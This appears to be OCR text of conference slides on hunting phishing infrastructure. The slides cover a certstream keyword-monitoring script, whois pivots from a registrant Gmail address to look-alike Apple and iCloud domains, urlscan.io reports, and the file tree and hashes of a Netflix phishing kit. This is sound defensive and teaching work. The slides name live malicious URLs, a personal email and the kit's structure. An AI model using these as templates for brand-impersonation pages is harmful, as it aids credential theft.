Certificate Transparency è un framework aperto che aiuta a registrare, controllare e monitorare tutti i certificati TLS pubblicamente attendibili su Internet. Questo strumento ti consente di cercare i certificati emessi per un dato dominio e di attivare la ricezione delle notifiche da Facebook relative ai nuovi certificati e ai potenziali attacchi di phishing.
Search
Subscriptions
unicredit.it
Cerca
Domini
Oggetto
Emittente
Validità
Certificato
www.twq-reverseproxy-sia.intranet.unicredit.it twq-reverseproxy-sia.intranet.unicredit.it
C=IT, ST=Milano, L=Milano, O=SIA S.p.A, CN=twq-reverseproxy-sia.intranet.unicredit.it
C=US, O=Entrust, Inc., OU=See www.entrust.net, legal-terms, (c) 2012 Entrust, Inc. - for authorized use only, CN=Entrust Certification Authority - L1K
Sep 27, 2019 - Sep 27, 2021
Mostra dettagli (CT Precertificate)
www.m.unicredit.it m.unicredit.it
C=IT, ST=Milano, L=Milano, O=UniCredit S.p.A., OU=Applicativi, CN=m.unicredit.it
C=IT, ST=Bergamo, L=Ponte San Pietro, O=Actalis S.p.A., 03358520967, CN=Actalis Organization Validated Server CA G2
Sep 13, 2019 - Sep 13, 2020
Mostra dettagli
www.m.unicredit.it m.unicredit.it
C=IT, ST=Milano, L=Milano, O=UniCredit S.p.A., OU=Applicativi, CN=m.unicredit.it
C=IT, ST=Bergamo, L=Ponte San Pietro, O=Actalis S.p.A., 03358520967, CN=Actalis Organization Validated Server CA G2
Sep 13, 2019 - Sep 13, 2020
Mostra dettagli (CT Precertificate)

Hunting

- CTL:
  - certstream library

```
import certstream

HOT_KEYWORDS = [”whatever”, “bla”]

def filter_domain(domain):
   for hk in HOT_KEYWORDS:
      if hk in domain: print "%s,%s" % (hk, domain)

def callback(message, context):
   if message['message_type'] == "heartbeat":
      return

   if message['message_type'] == "certificate_update":
      all_domains = message['data']['leaf_cert']['all_domains']
      for d in all_domains:
         domain = str(d)
         filter_domain(domain.lower())

def main():
   certstream.listen_for_events(callback, url='wss://certstream.calidog.io/')

main()
```

Hunting

Domain: icloud.support-verify.us

icloud.support-verify.us

191.101.42.166

Lookup | Go To | Report | Rescan

URL: http://icloud.support-verify.us/

Submission: On September 14 via api (September 14th 2018, 5:57:50 pm) from CA

Summary | HTTP 1 | Behaviour | IoCs | Similar | DOM | Content | API

Summary

This website contacted **1 IPs** in **1 countries** across **1 domains** to perform **1 HTTP transactions**. The main IP is **191.101.42.166**, located in **Lincoln, United States** and belongs to IPSERVER-RU-NET, UA. The main domain is **icloud.support-verify.us**.

The main domain was scanned **3 times** on urlscan.io — Show Scans 3

Verdict: Unknown

Google Safe Browsing: **Malicious** (Current Verdict)

Additional live information

Certificates: 6 TLS certs observed from 2018-09-14 to 2019-03-10 — crt.sh


Domain & IP information

IP/ASNs | IP Detail | (Sub)Domains | Domain Tree | Links | Certificates

	IP Address	AS Autonomous System
1	191.101.42.166	44812 (IPSERVER-RU-NET)
1	1	

Screenshot

Live screenshot | Full Image



Detected technologies

- UNIX (Operating Systems) — Website
- OpenSSL (Web Server Extensions) — Website
- Apache (Web Servers) — Website

Stats

Requests	Ad-blocked	Malicious	HTTPS	IPv6
1	0	0	0%	0%

Domains	Subdomains	IPs	Countries	Transfer
1	1	1	1	0kB

Hunting

Domain: icloud.support-verify.us

> whois support-verify.us | grep -i gmail
Registrant Email: amine.mehdi27@gmail.com
Admin Email: amine.mehdi27@gmail.com
Tech Email: amine.mehdi27@gmail.com
Registrant Email: amine.mehdi27@gmail.com
Admin Email: amine.mehdi27@gmail.com
Tech Email: amine.mehdi27@gmail.com

Hunting

Report for:

Email amine.mehdi27@gmail.com

In our dataset we observed 5 unique domains:

appleid.verifylocation.us
apple.support-verify.us
icloud.support-verify.us
icloud.com.iosmap.us
icloud.iosmap.us

Hunting

Report for:

Email amine.mehdi27@gmail.co

Umbrella observed 37 domains:

ac-id.us
alertfound.com
apple-location.online
apple-url.us
ccdmsa.us
cklickme.us
devicesfound-apple.com
devicesfound-icloud.com
findmyiphone-icloud.online
findmyiphone-location-tracking.com
findmyiphone-loction.online
findmyiphone-map-location.com
findmyiphone-track-location.com
icloud-inc.website
idlocation.us
inc-support.us
iosfind.us
iosfound.us
ioslocation.us

Hunting

Subdomains

7 unique subdomains for support-verify.us

Farsight observed 7 subdomains:

support-verify.us
mail.support-verify.us
icloud.support-verify.us
lcloud.support-verify.us
appleid.support-verify.us
apple.support-verify.us
www.support-verify.us

Hunting

Do you remember this?


Index of /.U

Name	Last modified	Size	Description
Parent Directory		-	
Netflix.zip	2018-07-02 14:25	270K	
cgi-bin/	2018-07-02 14:23	-	

Hunting

```
.
├── index.php
├── Login
│   ├── billing.php
│   ├── complete.php
│   ├── crypt.php
│   ├── css
│   │   ├── a.css
│   │   ├── b.css
│   │   ├── c.css
│   │   ├── include27e6.css
│   │   ├── include2e3a.css
│   │   ├── include616d.css
│   │   ├── include659e.css
│   │   ├── include6b80.css
│   │   ├── includefba4.css
│   │   ├── index.php
│   │   └── z.css
│   ├── email.php
│   ├── finish.php
│   ├── hok.js
│   ├── hostname_check.php
│   ├── htaccess
│   ├── img
│   │   ├── done.png
│   │   ├── index.php
│   │   ├── login-daredevil-1500x1000.2.jpg
│   │   ├── nficon2015.ico
│   │   └── Thumbs.db
│   ├── index.php
│   ├── payment.php
│   ├── r1.php
│   ├── r2.php
│   └── success.php
└── Netflix.zip
```

Hunting


.
index.php
Login
billing.php
complete.php
crypt.php
css
a.css
b.css
c.css
include27e6.css
include2e3a.css
include616d.css
include659e.css
include6b80.css
includefba4.css
index.php
z.css
email.php
finish.php
hok.js
hostname_check.php
htaccess
img
done.png
login-daredevil-1500x1000.2.jpg
Thumbs.db
index.php
payment.php
r1.php
r2.php
success.php
Netflix.zip

Hunting

What can we fingerprint?

> sha256sum Login/img/login-daredevil-1500x1000.2.jpg

2fe58973af7207f53c1b315444103f8262b3e4d58c67c7770c68b852a5a8bceb Login/img/login-daredevil-1500x1000.2.jpg

Hunting

What can we fingerprint?

```
> sha256sum Login/hok.js
847c86ae982abe9180233276125b930b4a1b6f1bd12649b0c07535c1e984def
8  Login/hok.js

> head Login/hok.js
/* - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - */
/*  AES implementation in JavaScript (c) Chris Veness 2005-2011
*/
/*   - see http://csrc.nist.gov/publications/PubsFIPS.html#197          */
/* - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - */

var Aes = {};  // Aes namespace
/**
 * AES Cipher function: encrypt 'input' state with Rijndael algorithm
```

Hunting

About urlscan.io

A sandbox for the web

urlscan.io is a service to scan and analyse websites. When a URL is submitted to urlscan.io, an automated process will browse to the URL like a regular user and record the activity that this page navigation creates. This includes the domains and IPs contacted, the resources (JavaScript, CSS, etc) requested from those domains, as well as additional information about the page itself. urlscan.io will take a screenshot of the page, record the DOM content, JavaScript global variables, cookies created by the page, and a myriad of other observations.

Finally, urlscan.io will query external services to determine whether a page is malicious. It will also try to detect some common malicious practices, such as CryptoJacking.

The original idea behind urlscan.io was to allow even inexperienced users to get a look at what a particular website is requesting in the background. Since it was started in December 2016, urlscan.io has become a widely-used tool for security professionals and amateurs to investigate possibly malicious pages, such as phishing attempts or pages impersonating known brands.

You can contact us at info@urlscan.io. You can also use the GPG key DC9F5A9CDC7D90BE9CB7F5847D68F659926988F9 to encrypt your mail.

Hunting

URLScan.io query:

hash:(2fe58973af7207f53c1b315444103f8262b3e4d58c67c7770c68b852a5a8bceb) AND
hash:(847c86ae982abe9180233276125b930b4a1b6f1bd12649b0c07535c1e984def8)

Hunting

Search for domains, IPs, filenames, hashes, ASNs

hash:(2fe58973af7207f53c1b315444103f8262b3e4d58c67c7770c68b852a5a8l | Search! | Reload


Help & Examples


Search results (100 / 1231, sorted by date)


Detail


	URL	Submitted	Size		IPs		
1	URL: ramona.flywheelsites.com/wp-content/plugins/ubh/logabod/29543a3bb0b1321378a04fe... IP: 151.101.194.159 - Server: Flywheel/5.1.0 GeoIP: ,US - AS54113 (FASTLY - Fastly, US)	2 days ago Via: automatic Source: phishtank	204 KB	6	2	2	
2	URL: ramona.flywheelsites.com/wp-content/plugins/ubh/logabod/29543a3bb0b1321378a04fe... IP: 151.101.194.159 - Server: Flywheel/5.1.0 GeoIP: ,US - AS54113 (FASTLY - Fastly, US)	2 days ago Via: automatic Source: phishtank	204 KB	6	2	2	
3	URL: ramona.flywheelsites.com/wp-content/plugins/ubh/logabod/29543a3bb0b1321378a04fe... IP: 151.101.194.159 - Server: Flywheel/5.1.0 GeoIP: ,US - AS54113 (FASTLY - Fastly, US)	2 days ago Via: api	204 KB	6	2	2	
4	URL: aemodularfurniture.com/wp-admin/user/Help/net/service/8367dd19fcfd491569c179623 IP: 114.143.205.12 - Server: Apache GeoIP: Pune,IN - AS17762 (HTIL-TTML-IN-AP Tata Teleservices Maharashtra Ltd, IN)	4 days ago Via: automatic Source: phishtank	284 KB	6	2	2	
5	URL: aemodularfurniture.com/wp-admin/user/Help/net/service/8367dd19fcfd491569c179623 IP: 114.143.205.12 - Server: Apache GeoIP: Pune,IN - AS17762 (HTIL-TTML-IN-AP Tata Teleservices Maharashtra Ltd, IN)	5 days ago Via: automatic Source: openphish	284 KB	6	2	2	
6	URL: aemodularfurniture.com/wp-admin/user/Help/net/service/8367dd19fcfd491569c179623 IP: 114.143.205.12 - Server: Apache GeoIP: Pune,IN - AS17762 (HTIL-TTML-IN-AP Tata Teleservices Maharashtra Ltd, IN)	5 days ago Via: api	284 KB	6	2	2	
7	URL: help.uniteacad.com/public/11/1f27578beb50335a9aabafbec/ IP: 163.182.168.90 - PTR: 163-182-168-90.static.as40244.net - Server: Apache GeoIP: Latham,US - AS40244 (TURNKEY-INTERNET - Turnkey Internet Inc., US)	9 days ago Via: api	283 KB	6	2	2	
8	URL: help.uniteacad.com/public/11/cfa023d43fbbe0a703ce68b2b/	9 days ago	283 KB	6	2	2	

Hunting


ramona.flywheelsites.com
151.101.194.159 Malicious Activity!
URL: http://ramona.flywheelsites.com/wp-content/plugins/ubh/logabod/29543a3bb0b1321378a04fe9f/
Submission: On September 30 via automatic , source phishtank (September 30th 2019, 4:32:20 am)
Summary
This website contacted 2 IPs in 2 countries across 2 domains to perform 6 HTTP transactions.
The main IP is 151.101.194.159, located in United States and belongs to FASTLY - Fastly, US.
The main domain is ramona.flywheelsites.com.
The main domain was scanned 3 times on urlscan.io
3123 structurally similar pages on different IPs, domains and ASNs found
Verdict: Malicious (Score: 100/100)
urlscan - Score: 100 phishing
Phishing against Generic (Online) Netflix (Online)
phishtank - Score: 10 (URL submitted from phishtank) - phishing
googlesafebrowsing - Score: 100 (1 resources matched) - social_engineering
Google Safe Browsing: Malicious (Current Verdict)
Additional live information
Domain created: September 29th 2012, 18:25:17 (UTC)
Domain registrar: Tucows Domains Inc.
Domain & IP information
Screenshot
Detected technologies
React (JavaScript Frameworks)
Stats
6 Requests
0 Ad-blocked
1 Malicious
33% HTTPS
50% IPv6
2 Domains
2 Subdomains
2 IPs
2 Countries
204kB Transfer


aemodularfurniture.com
114.143.205.12 Malicious Activity!
URL: http://aemodularfurniture.com/wp-admin/user/Help/net/service/8367dd19fcfd491569c179623/
Submission: On September 27 via automatic , source phishtank (September 27th 2019, 3:49:50 pm)
Summary
This website contacted 2 IPs in 2 countries across 2 domains to perform 6 HTTP transactions.
The main IP is 114.143.205.12, located in Pune, India and belongs to HTIL-TTML-IN-AP Tata Teleservices Maharashtra Ltd, IN.
The main domain is aemodularfurniture.com.
The main domain was scanned 14 times on urlscan.io
3122 structurally similar pages on different IPs, domains and ASNs found
Verdict: Malicious (Score: 100/100)
urlscan - Score: 100 phishing
Phishing against Generic (Online) Netflix (Online)
phishtank - Score: 10 (URL submitted from phishtank) - phishing
googlesafebrowsing - Score: 100 (1 resources matched) - social_engineering
Google Safe Browsing: Malicious (Current Verdict)
Additional live information
Domain created: February 11th 2019, 08:08:37 (UTC)
Domain registrar: GoDaddy.com, LLC
Certificates: 14 TLS certs observed from 2018-07-07 to 2019-09-27
Domain & IP information
Screenshot
Detected technologies
Apache (Web Servers)
React (JavaScript Frameworks)
Stats
6 Requests
0 Ad-blocked
1 Malicious
33% HTTPS
50% IPv6
2 Domains
2 Subdomains
2 IPs
2 Countries
284kB Transfer


help.uniteacad.com
163.182.168.90 Malicious Activity!
URL: http://help.uniteacad.com/public/11/cfa023d43fbbe0a703ce68b2b/
Tags: @pnigh
Submission: On September 23 via api (September 23rd 2019, 12:59:31 am) from GB
Summary
This website contacted 2 IPs in 2 countries across 2 domains to perform 6 HTTP transactions.
The main IP is 163.182.168.90, located in Latham, United States and belongs to TURNKEY-INTERNET - Turnkey Internet Inc., US.
The main domain is help.uniteacad.com.
The main domain was scanned 100 times on urlscan.io
3051 structurally similar pages on different IPs, domains and ASNs found
Verdict: Malicious (Score: 100/100)
urlscan - Score: 100 phishing
Phishing against Generic (Online) Netflix (Online)
googlesafebrowsing - Score: 100 (1 resources matched) - social_engineering
Google Safe Browsing: Malicious (Current Verdict)
Additional live information
Domain created: March 9th 2018, 04:07:58 (UTC)
Domain registrar: GoDaddy.com, LLC
Certificates: 12 TLS certs observed from 2018-06-01 to 2019-06-16
Screenshot
Detected technologies
Apache (Web Servers)
React (JavaScript Frameworks)
Stats
6 Requests
0 Ad-blocked
1 Malicious
33% HTTPS
50% IPv6


formyorder.com
132.148.142.65 Malicious Activity!
URL: http://formyorder.com/vendor/clue/ab94f875749d3a8a606837a55/
Submission: On September 21 via automatic , source openphish (September 21st 2019, 12:19:11 am)
Summary
This website contacted 2 IPs in 2 countries across 2 domains to perform 6 HTTP transactions.
The main IP is 132.148.142.65, located in Scottsdale, United States and belongs to AS-26496-GO-DADDY-COM-LLC - GoDaddy.com, LLC, US.
The main domain is formyorder.com.
The main domain was scanned 51 times on urlscan.io
3077 structurally similar pages on different IPs, domains and ASNs found
Verdict: Malicious (Score: 100/100)
urlscan - Score: 100 phishing
Phishing against Generic (Online) Netflix (Online)
openphish - Score: 10 (URL submitted from openphish) - phishing
googlesafebrowsing - Score: 100 (4 resources matched) - social_engineering
Google Safe Browsing: Malicious (Current Verdict)
Additional live information
Domain created: December 27th 2018, 21:38:59 (UTC)
Domain registrar: GoDaddy.com, LLC
Certificates: 10 TLS certs observed from 2019-01-08 to 2019-08-28
Screenshot
Detected technologies
Apache (Web Servers)
React (JavaScript Frameworks)
Stats
6 Requests
0 Ad-blocked
4 Malicious
33% HTTPS
50% IPv6

DOMANDE?

magrazia@cisco.com
@emd3l

Evento realizzato grazie agli Sponsor e Sostenitori di ISACA VENICE CHAPTER

KPMG cutting through complexity

Sponsor Platinum

EY Building a better working world

Sponsor Platinum

kirey group
IKS SECURITY DIVISION

Sponsor Platinum

con il patrocinio di:

AICA Associazione Italiana per l'Informatica ed il Calcolo Automatico

FONDAZIONE INGEGNERI PADOVA

aicq Associazione Italiana Cultura Qualità triveneta